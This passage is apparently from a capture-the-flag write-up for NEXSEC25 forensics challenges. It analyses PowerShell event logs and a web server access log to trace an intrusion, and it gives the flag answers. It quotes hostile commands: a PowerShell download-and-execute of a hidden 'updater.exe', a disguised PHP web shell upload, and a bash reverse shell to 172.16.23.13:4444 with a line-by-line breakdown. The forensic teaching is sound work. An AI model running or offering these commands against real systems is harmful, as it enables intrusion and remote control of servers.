
The relevant log file was identified as:

Code

```
Microsoft-Windows-PowerShell%4Operational.evtx
```

3. Evidence – Event ID 4104





Within the PowerShell Operational log, **Event ID 4104** revealed execution of a remote command. The **General tab** displayed the following malicious command:

powershell

```
(New-Object System.Net.WebClient).DownloadFile('http://osdsoft.com/download/updater.exe','a.exe');
(New-Object -com shell.application).shellexecute('a.exe');
(get-item 'a.exe').Attributes += 'Hidden';
```

4. Analysis

- **Download Source:** `http://osdsoft.com/download/updater.exe`


- **Local File Name:** `a.exe`
- **Execution:** The file was immediately executed via `shellexecute`.
- **Persistence/Stealth:** The file attributes were modified to **Hidden**, concealing the RAT from casual inspection.

Flag


`NEXSEC25{http://osdsoft.com/download/updater.exe}`

3.3. Breadcrumbs #1

Points: 10 (Beginner)
Description




Log Analysis and Attacker Activity Identification



Based on the provided `access.log`, the initial analysis was conducted using **Visual Studio Code** to efficiently review and filter HTTP request entries.

Initial Assessment



The first objective was to determine whether the attacker attempted to upload any malicious files—such as a **web shell or backdoor**—to the web server. To validate this, the log entries were filtered for requests targeting the `/uploads` directory, which is commonly abused for unauthorized file uploads.

Malicious File Upload Detection

Upon filtering the logs, suspicious activity was identified. The analysis revealed that an attacker originating from the IP address `192.168.21.102` successfully uploaded a file named:

```
resume_aiman.pdf.php
```

Despite appearing as a PDF document, the `.php` extension confirms that this file is a **PHP web shell**, likely used to establish persistence and enable remote

command execution on the compromised web server.

Post-Exploitation Activity

Further inspection of the log entries shows that the attacker continued interacting with the uploaded web shell by issuing **GET requests** containing command injection parameters. These requests consistently returned an HTTP **status code 200**, indicating that the commands were successfully executed by the server.

This behavior strongly confirms successful exploitation and post-compromise access.


Conclusion

The log analysis conclusively identifies `192.168.21.102` as the attacker responsible for uploading and interacting with a malicious PHP web shell on the web server.

flag: `nexsec25{192.168.21.102}`

3.4. Breadcrumbs #2

Points: 10 (Beginner)
Description



Malicious Payload Identification

Based on the findings from the previous analysis, the attacker successfully uploaded a malicious file to the web server and subsequently interacted with it.

The uploaded file was identified as:

```
resume_aiman.pdf.php
```

Although the filename suggests a legitimate PDF document, the presence of the `.php` extension confirms that it is a **PHP-based web shell**. This technique is commonly used to bypass basic file validation mechanisms by disguising executable scripts as benign documents.

Log entries indicate that the attacker accessed this file via **HTTP GET requests**, all of which returned a **status code 200**, confirming that the payload was successfully executed on the server.

Conclusion


The file `resume_aiman.pdf.php` represents the malicious payload used by the attacker to establish persistent access to the compromised web server.

Flag:

```
nexsec25{resume_aiman.pdf.php}
```

3.5. Breadcrumbs #3

Points: 10 (Beginner)
Description



File Upload Timeline Analysis

Analysis of the `access.log` reveals the precise timeline of the attacker's file upload and subsequent exploitation activity.

At **02:13:37 (+0800)**, the attacker issued an HTTP **POST** request to the endpoint:

```
/submit.php
```

This endpoint is used by the application to handle form submissions, such as job applications that include résumé uploads. The server responded with an

HTTP **status code 200**, indicating that the request—and therefore the file upload—was successfully processed.

Shortly thereafter, the attacker began probing the `/uploads/` directory to verify the presence of the uploaded file. By **02:16:10**, the attacker successfully executed their first command via the malicious file:

```
resume_aiman.pdf.php
```

This sequence of events confirms that the **POST request at 02:13:37** represents the exact moment the malicious file was uploaded to the web server.

Conclusion


The timestamp corresponding to the successful upload of the web shell is:

Flag:


```
nexsec25{13/Dec/2025:02:13:37 +0800}
```

3.6. Breadcrumbs #4

Points: 10 (Beginner)
Description



Initial Command Execution Analysis



Following the successful upload and execution of the malicious PHP web shell, the attacker proceeded with post-exploitation activities to validate access to the compromised system.

Log analysis indicates that the **first command executed** through the uploaded web shell was:

```
whoami
```

This command is commonly used by attackers to identify the **current execution context** of the web server process, allowing them to determine the user account under which their commands are running.

The corresponding HTTP request returned a **status code 200**, confirming that the command was executed successfully via the web shell.

Conclusion


The initial command executed by the attacker after gaining access to the web server was `whoami`.

Flag:

```
nexsec25{whoami}
```


3.7. Breadcrumbs #5

Points: 10 (Beginner)
Description



Reverse Shell Execution Analysis

Further analysis of the web server access logs indicates that the attacker escalated their post-exploitation activity by executing a more advanced malicious command via the uploaded PHP web shell.




Encoded Payload Identification

The attacker issued the following URL-encoded command:

```
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%200%3E%261%27
```

This payload was intentionally encoded to evade basic detection and logging mechanisms commonly deployed on web applications.

Payload Decoding and Analysis



Upon decoding the payload (using CyberChef, the command resolves to:

```
bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'
```

This command establishes a **reverse shell**, allowing the compromised web server to initiate an outbound TCP connection to the attacker-controlled host at **172.16.23.13** on port **4444**.

Technical Breakdown

- `bash -c '...'`

  Executes the supplied string as a Bash command.

- `bash -i`

  Launches an interactive Bash shell, providing the attacker with an interactive command prompt.

- `>& /dev/tcp/172.16.23.13/4444`

Redirects standard output and standard error to a TCP socket connected to the attacker's host.

- `0>&1`

  Redirects standard input to the same TCP connection, completing the interactive shell setup.

Conclusion

This activity confirms that the attacker successfully established a reverse shell connection back to their own system, enabling full interactive control over the compromised web server.


Flag:

```
nexsec25{172.16.23.13:4444}
```

3.8. Breadcrumbs #6


Points: 10 (Beginner)

description

